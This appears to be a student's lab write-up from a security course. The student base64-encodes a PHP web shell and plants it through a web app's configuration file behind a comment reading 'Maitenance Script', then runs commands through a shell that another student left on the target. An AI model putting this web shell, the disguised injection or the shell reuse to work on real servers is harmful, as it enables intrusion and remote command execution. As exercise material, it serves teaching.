
```
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ cat /usr/share/webshells/php/simple-backdoor.php | base64 > simple-backdoor.php

┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ cat simple-backdoor.php
PCEtLSBTaW1wbGUgUEhQIGJhY2tkb29yIGJ5IERLIChodHRwOi8vbWljaGFlbGRhdy5vcmcpIC0t
PgoKPD9waHAKCmlmKGlzc2V0KCRfUkVRVUVTVFsnY21kJ10pKXsKICAgICAgICBlY2hvICI8cHJl
PiI7CiAgICAgICAgJGNtZCA9ICgkX1JFUVVFU1RbJ2NtZCddKTsKICAgICAgICBzeXN0ZW0oJGNt
ZCk7CiAgICAgICAgZWNobyAiPC9wcmU+IjsKICAgICAgICBkaWU7Cn0KCj8+CgpVc2FnZTogaHR0
cDovL3RhcmdldC5jb20vc2ltcGxlLWJhY2tkb29yLnBocD9jbWQ9Y2F0Ky9ldGMvcGFzc3dkCgo8
IS0tICAgIGh0dHA6Ly9taWNoYWVsZGF3Lm9yZyAgIDIwMDYgICAgLS0+Cg==
```

I then converted the above simple php web shell backdoor to base64 and stored it in a file.



```
//Jethro's Code
echo("<pre>");
//Put command here
system("ls -lhRa /var/www/html");
//Maitenance Script
system("echo 'PCEtLSBTaW1wbGUgUEhQIGJhY2tkb29yIGJ5IERLIChodHRwOi8vbWljaGFlbGRhdy5vcmcpIC0t
PgoKPD9waHAKCmlmKGlzc2V0KCRfUkVRVUVTVFsnY21kJ10pKXsKICAgICAgICBlY2hvICI8cHJl
PiI7CiAgICAgICAgJGNtZCA9ICgkX1JFUVVFU1RbJ2NtZCddKTsKICAgICAgICBzeXN0ZW0oJGNt
ZCk7CiAgICAgICAgZWNobyAiPC9wcmU+IjsKICAgICAgICBkaWU7Cn0KCj8+CgpVc2FnZTogaHR0
cDovL3RhcmdldC5jb20vc2ltcGxlLWJhY2tkb29yLnBocD9jbWQ9Y2F0Ky9ldGMvcGFzc3dkCgo8
IS0tICAgIGh0dHA6Ly9taWNoYWVsZGF3Lm9yZyAgIDIwMDYgICAgLS0+Cg==' | base64 -d > /var/www/html/admin/themes/default/sm6.php");
echo("</pre>");
```

I then copied the base64 encoded web shell to the configuration file used earlier.  The code echoes the base64 into a base64 decoder, then writes the backdoor to a file.



Home / Identification


Cookies are blocked or not supported by your browser. You must enable cookies to log in.

Username

Password


Auto login □

Unfortunately, I believe causing the webpage to print the entire contents of the html folder has broken the webpage.  As such, when I attempted to save and run the new base64 addition to the config file I was given the above error. All following attempts to login to the site again failed, even with troubleshooting of cookie and browser settings.



```
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ cat htmlDirs_02 | less

┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ cat htmlDirs_02 | grep sm6

┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ cat htmlDirs_02 | grep sb.php
-rw-r--r--  1 www-data www-data  115 Mar  5 03:54 sb.php
-rw-r--r--  1 www-data www-data  115 Mar  5 03:54 sb.php

┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ less htmlDirs_02

┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ 
```

Stuck without access to the system, I searched the data I had acquired for web shells placed by other students.



```
192.168.2.70/upload/sb.php?cmd=whoami
```

```
www-data
```

After locating one of these web shells I was able to use it to execute a command on the target system.  I intend to fix the configuration file on the webserver once I elevate privileges in the next step of the attack path.